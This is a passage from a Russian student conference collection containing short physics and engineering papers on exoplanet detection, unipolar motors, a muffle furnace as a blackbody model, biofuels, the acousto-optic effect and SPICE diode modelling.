Метод радиальных скоростей, основанный на измерении изменений в скорости звезды под воздействием ее планеты, несмотря на свою широкую применимость и долгую историю использования, все же имеет несколько ограничений, которые стоит учитывать при обсуждении методов обнаружения экзопланет. Первое ограничение связано с массой и расстоянием планеты от ее родительской звезды. Для успешного обнаружения планет методом радиальных скоростей требуется, чтобы масса планеты была достаточно велика, чтобы оказывать заметное воздействие на скорость движения звезды. Это ограничивает возможность обнаружения малых планет или планет с большими орбитами, так как их влияние на радиальную скорость звезды может быть незначительным и трудно обнаружимым.

Второе ограничение связано с орбитальными характеристиками планеты. Например, планеты, орбиты которых находятся под большими углами к линии наблюдения, могут не проявлять явных изменений в радиальной скорости звезды, что делает их обнаружение методом радиальных скоростей затруднительным. Третье ограничение связано с наличием других воздействующих факторов на скорость движения звезды, таких как собственное движение звезды, магнитные активности или присутствие других тел в системе, что может маскировать сигнал, связанный с планетой.

Необходимость учета и преодоления этих ограничений побуждает исследователей разрабатывать новые методы обнаружения экзопланет или комбинировать различные методы. Для преодоления указанных ограничений предлагаются новые методы и подходы к обнаружению экзопланет. Один из таких методов – астрометрический метод – представляет собой перспективный подход, основанный на измерении изменений в положении звезды под воздействием гравитационного воздействия планеты. Этот метод может быть особенно эффективен для обнаружения газовых гигантов на больших орбитах [2]. Он основывается на том, что планета, вращаясь вокруг своей звезды, оказывает гравитационное воздействие на звезду, вызывая изменения ее положения в небе. Эти изменения можно измерить и использовать для определения наличия и характеристик планеты. Основное преимущество астрометрического метода заключается в том, что он может обнаруживать планеты сравнительно небольшой массы на больших орбитах, которые могут быть упущены другими методами из-за их ограничений. Также этот метод может быть применен для изучения динамики планетных систем и взаимодействия между планетами и их звездами.

Однако, следует отметить, что астрометрический метод также имеет свои технические сложности, такие как необходимость высокой точности измерений и учета различных источников шумов и ошибок. Несмотря на это, его потенциал для расширения наших возможностей в обнаружении и изучении экзопланет делает его значимым направлением для дальнейших исследований.

Методы линзирования и прямого наблюдения через телескопы также предоставляют новые возможности для обнаружения экзопланет с различными характеристиками, дополняя и расширяя спектр методов, используемых в астрономии. Метод линзирования, или гравитационное микролинзирование, основан на искажении изображения далеких объектов (например, звезд) под воздействием гравитационного поля промежуточного объекта (например, экзопланеты). Когда экзопланета проходит перед далекой звездой, ее гравитация действует как линза, увеличивая яркость исходного изображения. Этот эффект можно обнаружить и использовать для определения наличия планеты и даже ее характеристик, таких как масса и орбита.

Прямое наблюдение через телескопы является более прямым методом обнаружения экзопланет, который основан на непосредственном наблюдении света, излучаемого планетой. Этот метод особенно эффективен для обнаружения крупных газовых гигантов, находящихся на относительно больших расстояниях от своих звезд-родителей. Также прямое наблюдение позволяет изучать состав атмосферы планеты и даже искать признаки жизни, такие как химические элементы и метан [3].

Эти методы не только дополняют существующие методы обнаружения экзопланет, но и предоставляют уникальные возможности для изучения различных типов планет и планетных систем. Исследование методов обнаружения экзопланет представляет важное направление в современной астрономии. Каждый из рассмотренных выше методов имеет свои преимущества

и ограничения, но их комбинация позволяет нам получать более полное представление о разнообразии планетных систем.

Одним из главных выводов, который можно сделать, является необходимость постоянного развития и совершенствования методов обнаружения экзопланет. Новые технологии, более точные приборы и инновационные подходы помогают нам преодолевать технические сложности и расширять границы нашего знания о планетах вне Солнечной системы.

Обнаружение экзопланет сравнимо с открытием новых миров, которые могут иметь свои уникальные характеристики и даже способы существования жизни. Таким образом, исследование и развитие методов обнаружения экзопланет продолжают оставаться одним из самых захватывающих и перспективных направлений в современной астрономии, обогащая наше знание о Вселенной и нашем месте в ней.

Список источников

1. Сурдин В. Г. Поиск экзопланет: статус 2020 // Известия высших учебных заведений. Радиофизика. 2020. Т. 63. № 9-10. С. 730-748.
2. Исследование экзопланет спектроскопическими методами / В. Е. Панчук [и др.] // Успехи физических наук. 2020. Т. 190. № 6. С. 605-626.
3. Сидоров А. А. Методы поиска экзопланет // Colloquium-Journal. 2019. № 20-1(44). С. 85-87.
4. Demidov A.A., Kolmakova N.P., Takunov L.V., Volkov D.V. Magnetoelastic effects in the trigonal 4f-3d crystals: rfe3(bo3)4. Physica B: Condensed Matter. 2007. Т. 398. № 1. С. 78-84.
5. Бегунов А.И., Демидов А.А., Гудим И.А., Еремин Е.В. Особенности магнитных и магнитоэлектрических свойств hoal 3(bo 3) 4. Письма в Журнал экспериментальной и теоретической физики. 2013. Т. 97. № 9-10. С. 611-618.

Материал поступил в редколлегию 20.04.2024

УДК 621.31

Униполярный двигатель

Королькевич Егор Иванович (ст.гр.23-БАС1-боис-С)

Михеенко Милана Кирилловна (ст.гр.23-ИБ1-ози-Б)

*Работа выполнена под руководством доцента кафедры «Общая физика»
Мачихиной Инны Олеговны (ingibordit@yandex.ru)*

Аннотация. Изучены принцип работы и характеристики униполярного двигателя. Проведены экспериментальные исследования свойств униполярного электродвигателя.

Ключевые слова: униполярный двигатель, униполярная индукция, униполярный индуктор, униполярный генератор, сила Лоренца, самоподдерживающийся генератор.

Развитие промышленности и техники требует создания электрических машин, работающих в большом диапазоне регулирования скорости вращения ротора. Одной из разновидностей подобных машин являются униполярные двигатели. В основном подобные машины низковольтные и работают с большими постоянными токами.

Первым двигателем постоянного тока и первой электрической машиной, в которой преобразование энергии осуществлялось в магнитном поле, был униполярный двигатель Фарадея, предложенный им в 1821г. В этом двигателе проводник с током вращался вокруг постоянного магнита. Контакт вращающейся части электрической цепи с неподвижной частью осуществлялся посредством ртути, налитой в чашку. Преобразование энергии в простейшем по конструкции двигателе Фарадея и других униполярных машинах строго не описывается математическими уравнениями электрических машин. Последовательное же объяснение явления униполярной индукции даётся работами Н. Тесла.

Униполярный двигатель приводится в действие согласно силе Лоренца. Проводник с текущим по нему током, помещенный в магнитное поле, перпендикулярное току, испытывает силу в направлении, перпендикулярном как магнитному полю, так и току. Эта сила обеспечивает крутящий момент вокруг оси вращения. Поскольку ось вращения параллельна магнитному полю, а противоположные магнитные поля не меняют полярность, для продолжения вращения проводника не требуется коммутации. Это наиболее легко достигается с помощью одновитковых конструкций.

Как и большинство электромеханических машин, униполярный двигатель обратим: если проводник повернуть механически, он будет работать как униполярный генератор, создавая напряжение постоянного тока между двумя выводами проводника. Возникающий постоянный ток является результатом униполярного характера конструкции.

В последнее десятилетие униполярные машины переживают период подъема. Объясняется это развитием новых областей техники и научных исследований – атомной энергетикой, ускорителями заряженных частиц, физикой плазмы, а также успехами в области жидкометаллических теплоносителей. Изучение свойств жидких металлов и сплавов позволило применить их в подвижном контакте токосъемного аппарата униполярной машины. Это обусловило значительный прогресс в конструкции машин, расширило сферу их применения, так как при жидкометаллическом токосъеме наиболее заметны преимущества униполярных машин перед коллекторными машинами при больших токах. Также при низком напряжении и больших токах они конкурируют с коллекторными машинами по весовым и энергетическим показателям [1].

Интерес к униполярным машинам существенно возрос после появления возможности изготовления сверхпроводящих обмоток возбуждения. Последние могут создать большую магнитную индукцию, что позволяет значительно улучшить удельные показатели машин.

Применение новых технологий в области высокотемпературных сверхпроводников и жидкометаллического токосяема позволяет создавать машины достаточной мощности, удовлетворяющие жестким требованиям для применения их в системах электродвижения на судах. Передовые конструкции униполярных двигателей указывают на то, что эти электрические машины дают значительное уменьшение веса и пульсаций момента по отношению к существующим системам, таким образом, указывая на перспективность концепции их применения.

Униполярные электрические машины просты по конструкции, имеют ряд преимуществ перед машинами традиционных конструкций: малые напряжения и большие токи, широкий диапазон частот вращения, удобная компоновка (встраиваемость) в механизмы и в приводные двигатели. Униполярные электрические машины характеризуются длительным эксплуатационным периодом обслуживания, высокой эффективностью, низким уровнем шума, а также низким коэффициентом веса на единицу мощности. Таким образом, униполярные машины имеют широкие перспективы применения во многих областях, таких как системы электродвижения на судах, применение в качестве источников питания электромагнитных кондукционных насосов, перемещающих жидкий металл в системах теплоотвода атомных реакторов, для питания электромагнитов ускорителей и в других областях.

Список источников

1. Мизин, А. И. Достоинства и недостатки униполярных машин / А. И. Мизин, Т.И. Сокирко // Общие вопросы электромеханики. – 2023г. – Т.194. – №3. – стр. 3–10.
2. Бегунов А.И., Демидов А.А., Гудим И.А., Еремин Е.В. Особенности магнитных и магнитоэлектрических свойств $hoal\ 3(bo\ 3)\ 4$. Письма в Журнал экспериментальной и теоретической физики. 2013. Т. 97. № 9-10. С. 611-618.
3. Попков В.И., Спасенников В.В. Модель взаимодействия вузов и машиностроительных предприятий в интересах их инновационного развития. Социология образования. 2015. № 3. С. 36-45.

Материал поступил в редколлегию 20.04.2024

УДК 535.233

Спектр нагретой муфельной печи как модели черного тела

Латышева Софья Олеговна (ст. гр. О-23-КТО-тм-Б)

Работа выполнена под руководством доцента кафедры «Общая физика»,
Шишкиной Ольги Анатольевны (olgashi1803@gmail.com)

Аннотация. Получен и исследован спектр нагретой муфельной печи. Проведено сравнение полученных результатов с теоретическими зависимостями для черного тела.

Ключевые слова: абсолютно черное тело, муфельная печь, монохроматор, фотоумножитель, спектр.

Абсолютно черное тело (АЧТ) является идеализированной моделью с рядом особенных свойств. Оно поглощает всё падающее на него излучение независимо от угла падения, длины волны этого излучения, его мощности и поляризации. Таким образом, энергия любого падающего излучения полностью передается АЧТ и превращается в его внутреннюю энергию. Никакая часть падающего излучения не отражается. АЧТ имеет максимальную мощность собственного теплового излучения при данной температуре по сравнению с реальными объектами. АЧТ — не черная дыра. Одновременно с поглощением АЧТ также выделяет тепловое электромагнитное излучение и теряет энергию. Мощность и спектральный состав этого излучения определяются только температурой АЧТ.

АЧТ в природе не существует. Однако можно выполнить различные модели, излучение которых с достаточной для практических целей точностью приближается к излучению абсолютно чёрного тела. Такие модели используют как стандартные источники излучения. Они могут найти самое различное применение. На практике в качестве моделей используют различные печи, обеспечивающие достаточно равномерный прогрев оболочки черного излучателя. При использовании нагретой муфельной печи, как модели АЧТ, она рассматривается, как замкнутая полость, температура в которой одинаковая. При равновесном излучении стенки полости будут излучать и поглощать электромагнитные волны таким образом, что количество излучённой энергии будет равно количеству поглощенной энергии. В качестве излучателя можно использовать смотровое отверстие малого диаметра в дверце печи. Если характеризовать тепловое излучение применяется величина, которая называется испускательная способность тела. Эта величина зависит от температуры и от длины волны, но в данном случае рассматривается зависимость испускательной способности тела только от длины волны при постоянной температуре. Значение напряжения, даваемое измерительной схемой после пересчета на чувствительность фотоэлемента, пропорционально испускательной способности.

Спектральное излучение энергии в излучении абсолютно черного тела, нагретого до некоторой температуры, описывается формулой Планка [1]:

$$U_{\lambda} = \frac{8\pi hc}{\lambda^5} \frac{1}{e^{\frac{hc}{\lambda kT}} - 1}$$

Для проведения опыта можно использовать установку, включающую в себя монохроматор и нагретую муфельную печь. Достигнув температуры 900°C, внутренняя часть муфельной печи будет иметь ярко красный цвет. В печь также можно поставить что-нибудь черное, чтобы улучшить точность измерения, например, сталь, покрытую окалиной, так как печь является не идеальной моделью. Меняя разные щели на монохроматоре, фиксируется значение вольтметра, подключенного к схеме фотоумножителя, которое является условной единицей излучения энергии муфельной печи, изменяя при этом длину исследуемой волны. Если провести 3 серии измерений при разных температурах и построить графики можно судить о зависимости значений вольтметра от длины волны, то есть о спектральной характеристике.




Рис.1.




Рис. 2.

Сравнивая все три графика (рис.1), видно, что значения являются достоверными. Линии, описывающие зависимость во всех трех случаях, проходят приблизительно одинаковые точки. Также можно сказать, что излучение тела увеличивается неравномерно. Из графика следует, что при небольших длинах волн изменение энергии незначительно. При этом скорость возрастания энергии излучения с ростом длины волны быстро увеличивается при длине волны 650нм и больше. Сравнение двух графиков (рис.2) (один график, построенный по формуле Планка, второй – используя данные, полученные опытным путем) показывает, что спектр излучения печи в видимой области незначительно отличается от спектра абсолютно черного тела. Интенсивность излучения печи несколько меньше, чем черного тела, в соответствии с теорией. Если же рассматривать весь спектр, включающий ИК, то различия совсем не проявляются из-за малого относительного веса видимой области. Таким образом, с небольшой погрешностью муфельную печь можно использовать как модель черного тела (в учебных целях).

Список источников

1. Трофимова, Т. И. Курс физики: учебное пособие для вузов / Т. И. Трофимова. – Москва : АCADEMIA, 2020. – 560 с.

2. Попков В.И., Спасенников В.В. Модель взаимодействия вузов и машиностроительных предприятий в интересах их инновационного развития. Социология образования. 2015. № 3. С. 36-45.

3. Попков В.И. Физика - основа профессиональной подготовки инженера. Вестник Брянского государственного технического университета. 2008. № 4 (20). С. 127-133.

Материал поступил в редколлегию 20.04.2024

УДК 620. 95

Развитие и применение биотоплива в России

Левая Светлана Дмитриевна (ст. гр. О-23-КТО-тм-Б)

Работа выполнена под руководством доцента кафедры «Общая физика», Шишкиной Ольги Анатольевны (olgashi1803@gmail.com)

Аннотация. Произведен сравнительный анализ различных видов биотоплива и проанализированы их достоинства и недостатки. Проведен анализ развития биотоплива и причин замедляющих это развитие.

Ключевые слова: возобновляемые источники энергии (ВИЭ), биотопливо, биодизель, биобутанол, диметиловый эфир.

Биологическое топливо - это горючее растительного или животного происхождения. Предполагается, что оно заменит традиционные виды топлива из исчерпаемых ресурсов. Биотопливо бывает: твердое, жидкое и газообразное. К одному из самых распространенных и давно применяемых видов биотоплива относятся дрова, хотя сейчас чаще применяют пеллеты, получаемые из древесных опилок или коры, соломы, оливковых косточек, ореховой скорлупы или шелухи семечек подсолнечника. Также к биотопливу относят биоэтанол, биодизель, диметиловый эфир, биогаз, полученный из водорослей, биоводород, получаемый из биомассы [1]. Биотопливо имеет много преимуществ:

1. Возобновляемость ресурса. Ископаемое топливо - это иссякаемый источник энергии. Поскольку биотопливо производится из растительных веществ, оно теоретически является возобновляемым.

2. Снижение негативного влияния на окружающую среду. При сжигании биотоплива количество углекислого газа снижается до 65%, что сокращает вклад отрасли в изменение климата. Кроме того, биоэтанол и биодизель содержат меньшие концентрации таких химических веществ как хлор и сера. Это означает, что биотопливо помогает снизить выбросы этих загрязнителей.

3. Экономическая безопасность. Биотопливо можно производить на месте, создавая рабочие места в том же регионе, где оно будет потребляться, тем самым сокращая транспортные расходы и выбросы.

4. Долговечность двигателя. Поскольку биотопливо содержит меньше примесей в сравнении с традиционными видами топлива, то и двигатели будут загрязняться меньше и реже выходить из строя.

Недостатки:

1. Потеря лесов. Производство биотоплива требует огромных территорий под выращивание сырья.

2. Продовольственный кризис. Производство биотоплива может повлиять на экономику, связанную с ценами и доступностью продуктов питания, так как пахотные земли будут отводиться под культуры для биотоплива, а не для пищи.

3. Деградация почвы. Выращивание одних и тех же культур (монокультур) приведет к истощению почвы и росту числа вредителей.

4. Использование ресурсов. Количество энергии, производимой с помощью биотоплива, значительно меньше, чем от сжигания ископаемого топлива, а это означает, что для удовлетворения энергетических потребностей того же количества людей требуется гораздо больше земли, воды и удобрений.

5. Энергетические затраты. При оценке экономических выгод от биотоплива необходимо учитывать энергию, необходимую для его производства. Например, в процессе выращивания кукурузы для этанола используются ископаемые виды топлива при производстве удобрений, транспортировке кукурузы и перегонке этанола. В этом отношении этанол, полученный из кукурузы, дает относительно небольшой выигрыш в энергии.

Биоэнергетическая отрасль России только начинает развиваться [2]. При восстановлении и введении в севооборот пашен и лугов возможно получение не только энергоносителей, но и сырья для производства экологически чистых продуктов питания. Альтернативные количества моторных топлив, которые могут быть получены при использовании 70 млн. га для этих целей, составляют 40 млн. т биоэтанола или 42 млн. т биодизеля, с одновременным получением более 80 млн. т. кормовых добавок с высоким содержанием белка.

На сегодняшний день одним из наиболее распространённых источников биотоплива в России является рапс. В Липецкой области создана Ассоциация Производителей Рапсового Масла. В 2008 году в России мощности по производству этанола из пищевого сырья составляют около 1,5 млрд. литров. В 2009 году было произведено около 500 млн. л биоэтанола. Октаноповышающие добавки на основе этанола в России выпускают: ЗАО «Нефтехимия»; ООО «Кировский биохимический завод»; ЗАО НПО «Химсинтез» [3].

К сожалению, реализация проектов развития и применения биотоплива в России сдерживается по следующим основным причинам:

1. Отсутствие конкретных механизмов поддержки разработки и внедрения использования биотоплива со стороны государства.

2. Отсутствие комплексного подхода к развитию ВИЭ и биоэнергетики в России, что ведет к наличию разрозненных инициатив в данной сфере.

3. Отсутствие единого центра компетенций для анализа потенциала рынка, подготовки и реализации проектов в области биоэнергетики России.

Истощение традиционных источников энергии и растущий спрос и цены на углеводородные энергоресурсы вызывают озабоченность всего мирового сообщества. С целью обеспечения глобальной необходимо снизить зависимость энергетики от ископаемого топлива.

Список источников

1. Алхасов А. Б. Возобновляемые источники энергии : учеб. пособие / А. Б. Алхасов. М. : Изд-во МЭИ, 2011. 271 с.
2. Сутягинский М.Н. Решено изменить ракурс проекта биокомплекса // Бизнес-курс. 2020. URL: <https://bk55.ru>.
3. Мирзоев В.А., Пущик Е.Н. Бензин и этанол - мировые перспективы // Международная Биоэнергетика. 2010. URL: <https://www.biointernational.ru>.

Материал поступил в редколлегию 20.04.2024

УДК 535.241

Акустооптический эффект и его применение

Лосева Екатерина Евгеньевна (ст.гр.23-БАС1-боис-С)

Работа выполнена под руководством доцента кафедры «Общая физика»

Мачихиной Инны Олеговны (ingibordit@yandex.ru)

Аннотация. Изучены особенности и свойства акустооптического эффекта. Исследованы перспективы применения акустооптического эффекта в науке и технике.

Ключевые слова: акустооптический эффект, дифракция, ультразвук, эффект Брэгга, фотоника, акустооптические приборы.

Исследование особенностей и свойств акустооптического эффекта является актуальной задачей в современном мире. Акустооптические приборы находят широкое применение не только в физических исследованиях, но также в экологии, химии, медицине, оптической обработке информации, космической и военной технике.

Акустооптический эффект – это явление, при котором звуковые волны взаимодействуют со светом, изменяя его физические свойства. Основной принцип акустооптического эффекта заключается в изменении показателя преломления света под воздействием звуковых волн. Был впервые предсказан Бриллюеном в 1921 году и затем экспериментально обнаружен Люка, Бикаром, Дебаем и Сирсом в 1932 году.

Качественно это явление можно объяснить следующим образом. Ультразвуковая волна, распространяясь в твердом теле или жидкости, создает локальные сжатия и разрежения среды. Вследствие эффекта фотоупругости из-за механических напряжений возникают изменения диэлектрической проницаемости, а, следовательно, изменения показателя преломления среды.

Таким образом, в среде образуются периодические слои с отличающимся показателем преломления. Эти слои движутся со скоростью звука и следуют друг за другом на расстоянии половины длины звуковой волны. При прохождении света через такую слоистую структуру возникает дифракция. Различают два вида (режима) дифракции, отличающиеся разными дифракционными спектрами: Рамана - Ната и Брэгга.

Дифракция Рамана - Ната наблюдается на низких звуковых частотах и при не слишком большой длине взаимодействия (глубине акустического поля). При нормальном падении света, т.е. параллельности волновому фронту звуковой волны, дифракционный спектр Рамана - Ната представляет расположенные симметрично по обе стороны от прошедшего пучка равноотстоящие друг от друга дифракционные максимумы. При наклонном падении света интенсивность максимумов, возникающих по обе стороны от прошедшего пучка, уменьшается, но их угловые направления на них остаются неизменными. О дифракции Брэгга говорят в том случае, когда дифракционный спектр состоит из двух максимумов. Она имеет место на высоких частотах при большой длине взаимодействия света с акустической волной. Физическая причина различия этих двух режимов дифракции заключается в том, что в режиме Рамана–Ната дифракционная решетка, созданная акустической волной, может рассматриваться как плоская, тогда как в режиме Брэгга она является принципиально объемной [1]. При увеличении частоты ультразвука переход от раман–натовского режима к брэгговскому происходит постепенно: появляется угловая селективность рассеяния света и исчезают дифракционные максимумы высокого порядка.

К основным свойствам акустооптического эффекта относятся: изменение фазовой скорости света, интенсивности света, поляризации света, эффект Брэгга. Они позволяют использовать эффект в различных приложениях, таких как модуляция и дефлекция света, фильтрация и мультиплексирование световых сигналов, а также в создании оптических устройств с контролируемыми свойствами света. Акустооптический эффект находит широкое применение в фотонике, где используется для управления светом и создания различных оптических устройств. Он позволяет модулировать интенсивность света путем изменения его фазы или амплитуды под воздействием звуковых волн, создавать оптические фильтры, которые могут фильтровать свет по определенным длинам волн, изменять направление распространения света путем создания дифракционной решетки в материале под воздействием звуковых волн.

Технические реализации акустооптического эффекта: акустооптические ячейки, модуляторы, коммутаторы, фильтры. Акустооптический эффект может быть интегрирован с другими оптическими технологиями, такими как волоконная и интегральная оптика. Это открывает новые возможности для создания компактных и многофункциональных оптических устройств. Например, акустооптические модуляторы могут быть интегрированы с волоконными световодами для создания оптических коммутаторов и модуляторов с высокой пропускной способностью и низкими потерями. Акустооптические приборы отличаются высоким быстродействием,

компактностью, управляющими напряжениями, надежностью и простотой конструкции.

Акустооптический эффект является важным явлением в фотонике, которое позволяет управлять светом и создавать различные оптические устройства с широким спектром применений. Исследования в этой области направлены на улучшение эффективности и скорости работы, интеграцию с другими оптическими технологиями и разработку новых приложений. Это открывает широкие перспективы для использования акустооптического эффекта в различных областях науки и техники.

Список источников

1. Балакший, В.И. Акустооптический эффект и его применение для управления оптическим излучением / В.И. Балакший, В.Б. Волошинов, С.Н. Манцевич. – М.: изд. Физического факультета МГУ, 2020. – 27 с.

2. Попков В.И. Физика - основа профессиональной подготовки инженера. Вестник Брянского государственного технического университета. 2008. № 4 (20). С. 127-133.

3. Демидов А.А., Рыбалка С.Б. Современные и перспективные полупроводниковые материалы для микроэлектроники следующего десятилетия (2020-2030 гг.). Прикладная математика & Физика. 2021. Т. 53. № 1. С. 53-72.

Материал поступил в редколлегию 20.04.2024

УДК 537.31

Расчёт SPICE-макромодели высоковольтного диода 2Д187А в широком интервале температур

Любочкин Антон Сергеевич (гр.23-НТТС-птсо-с)

Работа выполнена под руководством доцента кафедры «Общая физика», к.ф.-м.н., Рыбалка Сергея Борисовича (antonlyubochkin@bk.ru)

Аннотация. Разработана SPICE-макромодель высоковольтного кремниевого диода 2Д187А в интервале температур от -195 °С до 25 °С.

Ключевые слова: диод, моделирование, SPICE, макромодель.

Диоды используются в выпрямительных устройствах для обеспечения питания широкого спектра радиоэлектронной аппаратуры, в том числе работающей в условиях низких температур. С целью сокращения времени производственной разработки предварительные расчеты электрических схем производят с использованием специальных программ схемотехнического моделирования SPICE (Simulation Program with Integrated Circuit Emphasis) [1].

Целью данной работы являлось создание и расчет SPICE-макромодели высоковольтного кремниевого диода 2Д187А (АО «ГРУППА КРЕМНИЙ ЭЛ», Брянск) в интервале температур от -195 °С до 25 °С.

За основу для создания SPICE-макромодели диода 2Д187А была взята схема нелинейной модели диода [1] с нелинейным зависимым источником тока, емкостью р-п-перехода и последовательным сопротивлением. Ток через диод I_d в прямом направлении описывается следующим уравнением [1]:

$$I_d = I_s \left[\exp\left(\frac{q(V - I_d R_s)}{NkT}\right) - 1 \right] + (V - I_d R_s) G_{\min}, \quad (1)$$

где I_s – ток насыщения, q – элементарный заряд, V – подаваемое на диод напряжение, R_s – последовательное сопротивление, N – коэффициент идеальности диода, k – константа Больцмана, T – температура, G_{\min} – параллельное диоду сопротивление ($5,58 \times 10^{-3}$ Ом).

Таблица. Параметры SPICE-макромодели высоковольтного кремниевого диода 2Д187А.

$t, ^\circ\text{C}$	T, K	I_s, A	N	$R_s, \text{Ом}$
25	298	4,125E-03	5,178	1,470E-02
-50	223	1,729E-03	6,178	1,198E-02
-100	173	8,071E-04	7,989	1,100E-02
-150	123	2,981E-04	9,79	1,037E-02
-195	78	7,397E-05	15,914	9,125E-03

Далее из экспериментальных данных вольт-амперной характеристики диода (ВАХ) 2Д187А были определены входящие в уравнение (1) токи насыщения, коэффициенты идеальности и последовательное сопротивление при различных температурах от -195°C до 25°C , значения которых приведены в таблице выше. С использованием методов регрессионного анализа затем были получены функциональные зависимости тока насыщения, коэффициента идеальности и последовательного сопротивления от температуры и далее уравнения зависимостей были внесены в электрическую схему SPICE-макромодели диода 2Д187А, показанную на Рис. 1:




Рис. 1. Схема SPICE-макромодели высоковольтного кремниевого диода 2Д187А в программе LTspice.

Результаты моделирования прямой вольт-амперной характеристики высоковольтного диода 2Д187А на основе SPICE-макромодели в интервале

температур от $-195\text{ }^{\circ}\text{C}$ до $25\text{ }^{\circ}\text{C}$ в программе LTSpice представлены ниже: Как видно из Рис. 2, разработанная SPICE-макромодель достаточно корректно описывает прямую ВАХ в широком интервале температур.




Рис. 2. Прямая вольт-амперная характеристика высоковольтного диода 2Д187А рассчитанная по SPICE-макромодели в программе LTSpice.

Список источников

1. Амелина, М. А. Программа схемотехнического моделирования Micro-Cap. Версии 9, 10 / М. А. Амелина, С. А. Амелин. - СПб: Лань, 2021. - 632 с.
2. Демидов А.А., Рыбалка С.Б. Современные и перспективные полупроводниковые материалы для микроэлектроники следующего десятилетия (2020-2030 гг.). Прикладная математика & Физика. 2021. Т. 53. № 1. С. 53-72.
3. Холодовский В.Е., Мачихина И.О., Кульченков Е.А. Расчет теплоемкости и среднеквадратичных смещений по фононным спектрам для кристаллов с оцк и гцк решеткой. Вестник Южно-Уральского государственного университета. Серия: Математика. Механика. Физика. 2010. № 9. С. 102-110.

Материал поступил в редколлегию 20.04.2024

УДК 537.874

Исследование радиационной стойкости линейного стабилизатора напряжения на лазерной и рентгеновской имитационных установках

Урецкий Александр Максимович (асп.)

Работа выполнена под руководством профессора кафедры «Общая Физика», Демидова Андрея Александровича (demandr@yandex.ru)

Аннотация. Создание отечественных радиационно-стойких линейных стабилизаторов со сверхнизким падением напряжения является важной задачей, стоящей перед индустрией микроэлектроники России. Исследование различных

микросхем на радиационную стойкость проводятся в научно-исследовательской лаборатории БГТУ «Контроль и оценка стойкости электронной компонентной базы.

Ключевые слова: линейный стабилизатор, радиационная стойкость.

